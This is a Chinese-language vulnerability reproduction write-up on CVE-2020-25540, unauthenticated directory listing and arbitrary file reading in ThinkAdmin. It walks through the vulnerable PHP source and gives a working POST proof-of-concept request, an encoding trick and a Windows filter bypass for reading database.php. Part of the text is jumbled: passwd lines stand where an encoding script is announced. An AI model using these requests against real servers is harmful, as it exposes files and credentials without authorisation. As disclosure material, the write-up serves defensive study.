

ThinkAdmin 未授权列目录 / 任意文件读取 (CVE-2020-25540) 漏洞复现

0X00 简介


ThinkAdmin 是一套基于 ThinkPHP 框架的通用后台管理系统, ThinkAdmin v6 版本存在路径遍历漏洞。攻击者可利用该漏洞通过 GET 请求编码参数任意读取远程服务器上的文件。

0X01 影响范围

Thinkadmin \leq 2020.08.03.01 v5 (任意文件读取) v6 (列目录, 任意文件读取)

查看版本

<https://ip/admin/login.html?s=admin/api.Update/version>



0X02 漏洞复现

在 `app/admin/controller/api/Update.php` 中存在 3 个 function, 无需登录验证就能使用。

```
namespace
app\admin\controller\api;
```

```
use think\admin\Controller;  
use think\admin\service\ModuleService;  
use think\admin\service\SystemService;
```

1. 列目录漏洞

在 node() 方法中，直接将 POST 的 rules 和 ignore 参数传给了 InstallService::instance()->getList()

```
/**  
 * 读取文件列表  
 */  
public function node()  
{  
    $this->success('获取文件列表成功!', InstallService::instance()->getList(  
        json_decode($this->request->post('rules', '[]', ''), true),  
        json_decode($this->request->post('ignore', '[]', ''), true)  
    ));  
}
```



在 vendor/zoujingli/think-library/src/service/InstallService.php 中利用 scanList() 去遍历 \$rules 数组

```

/**
 * 获取文件信息列表
 * @param array $rules 文件规则
 * @param array $ignore 忽略规则
 * @param array $data 扫描结果列表
 * @return array
 */
public function getList(array $rules, array $ignore = [], array $data = []): array
{
    // 扫描规则文件
    foreach ($rules as $key => $rule) {
        $name = strstr(trim($rule, '\\/'), '\\', true);
        $data = array_merge($data, $this->_scanList($this->root . $name));
    }
    // 清除忽略文件
    foreach ($data as $key => $item) foreach ($ignore as $sign) {
        if (strpos($item['name'], $sign) === 0) unset($data[$key]);
    }
    // 返回文件数据
    return ['rules' => $rules, 'ignore' => $ignore, 'list' => $data];
}

```

继续跟进，在 scanList() 方法中调用 scanDirectory() 递归遍历目录下的文件，然后利用 _getInfo() 方法获取文件名和哈希值。

```

/**
 * 获取目录文件列表
 * @param string $path 待扫描目录
 * @param array $data 扫描结果
 * @return array
 */
private function _scanList($path, $data = []): array
{
    foreach (NodeService::instance()->scanDirectory($path, [], null) as $file) {
        $data[] = $this->_getInfo(strtr($file, '\\', '/'));
    }
    return $data;
}

```



```


/**
 * 获取所有PHP文件列表
 * @param string $path 扫描目录
 * @param array $data 额外数据
 * @param string $ext 文件后缀
 * @return array
 */
public function scanDirectory($path, $data = [], $ext = 'php')
{
    if (file_exists($path)) if (is_file($path)) $data[] = $path;
    elseif (is_dir($path)) foreach (scandir($path) as $item) if ($item[0] !== '.') {
        $realpath = rtrim($path, '\\/') . DIRECTORY_SEPARATOR . $item;
        if (is_readable($realpath)) if (is_dir($realpath)) {
            $data = $this->scanDirectory($realpath, $data, $ext);
        }
    }
}

```

```

    } elseif (is_file($realpath) && (is_null($ext) || pathinfo($realpath, 4) === $ext)) {
        $data[] = strtr($realpath, '\\', '/');
    }
}
return $data;
}

```

 Seraph安全加油站

```

/**
 * 获取指定文件信息
 * @param string $path 文件路径
 * @return array
 */
private function _getInfo($path): array
{
    return [
        'name' => str_replace($this->root, '', $path),
        'hash' => md5(preg_replace('/\s+/', '', file_get_contents($path))),
    ];
}

```

 Seraph安全加油站

在整个过程中并没有进行任何过滤和认证，由此攻击者可以利用此漏洞获取服务器目录列表。

利用 poc


```

POST /admin/login.html?s=admin/api.Update/node HTTP/1.1
Host: ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=4da326327c0b75fb074122a093e912a0
Upgrade-Insecure-Requests: 1
Content-Length: 21
Content-Type: application/x-www-form-urlencoded

```

Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0

rules=%5B%22%2F%22%5D




2. 任意文件读取漏洞

在 app/admin/controller/api/Update.php 中存在 get() 方法，对 GET 中的 encode 参数使用 decode() 方法进行解码。

```

/**
 * 读取文件内容
 */
public function get()
{
    $filename = decode(input('encode', '0'));
    if (!ModuleService::instance()->checkAllowDownload($filename)) {
        $this->error('下载的文件不在认证规则中!');
    }
    if (file_exists($realname = $this->app->getRootPath() . $filename)) {
        $this->success('读取文件内容成功!', [
            'content' => base64_encode(file_get_contents($realname)),
        ]);
    } else {
        $this->error('读取文件内容失败!');
    }
}
}

```



```

/**
 * 解密 UTF8 字符串
 * @param string $content
 * @return string
 */
function decode($content)
{
    $chars = '';

```

```

foreach (str_split($content, 2) as $char) {
    $chars .= chr(intval(base_convert($char, 36, 10)));
}
return iconv('GBK//TRANSLIT', 'UTF-8', $chars);
}

```

上面正好有个 encode() 方法，攻击时可以直接调用。

```

/**
 * 加密 UTF8 字符串
 * @param string $content
 * @return string
 */
function encode($content)
{
    [$chars, $length] = ['', strlen($string = iconv('UTF-8', 'GBK//TRANSLIT', $content))];
    for ($i = 0; $i < $length; $i++) $chars .= str_pad(base_convert(ord($string[$i]), 10, 36), 2, '0', 0);
    return $chars;
}

```

继续看 ModuleService::instance()->checkAllowDownload()，禁止下载数据库配置文件，name 参数不能为 database.php。

```

/**
 * 检查文件是否可下载
 * @param string $name 文件名称
 * @return boolean
 */
public function checkAllowDownload($name): bool
{
    // 禁止下载数据库配置文件
    if (strpos($name, 'database.php') !== false) {
        return false;
    }
    // 检查允许下载的文件规则
    foreach ($this->getAllowDownloadRule() as $rule) {
        if (strpos($name, $rule) !== false) return true;
    }
    // 不在允许下载的文件规则
}

```




```
return false;
```

 Seraph安全加油站

跟进 `getAllowDownloadRule()` 函数。

```
/**
 * 获取允许下载的规则
 * @return array
 */
public function getAllowDownloadRule(): array
{
    $data = $this->app->cache->get('moduleAllowRule', []);
    if (is_array($data) && count($data) > 0) return $data;
    $data = ['config', 'public/static', 'public/router.php', 'public/index.php'];
    foreach (array_keys($this->getModules()) as $name) $data[] = "app/{$name}";
    $this->app->cache->set('moduleAllowRule', $data, 30);
    return $data;
}
```

 Seraph安全加油站

发现允许了以下路径。

```
config
public/static
public/router.php
public/index.php
app/admin
app/wechat
```

可以通过控制 `$name` 参数，实现任意文件读取，且在 Linux 中无法读取 `database.php`，而 window 中可以利用 `database"php` 来绕过。读取的文件路径需要编码。

编码脚本：

admin:x:5:4:admin:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt



哈希...
Seraph 安全加油站
智能解码

参考链接:

<https://github.com/zoujingli/ThinkAdmin/issues/244>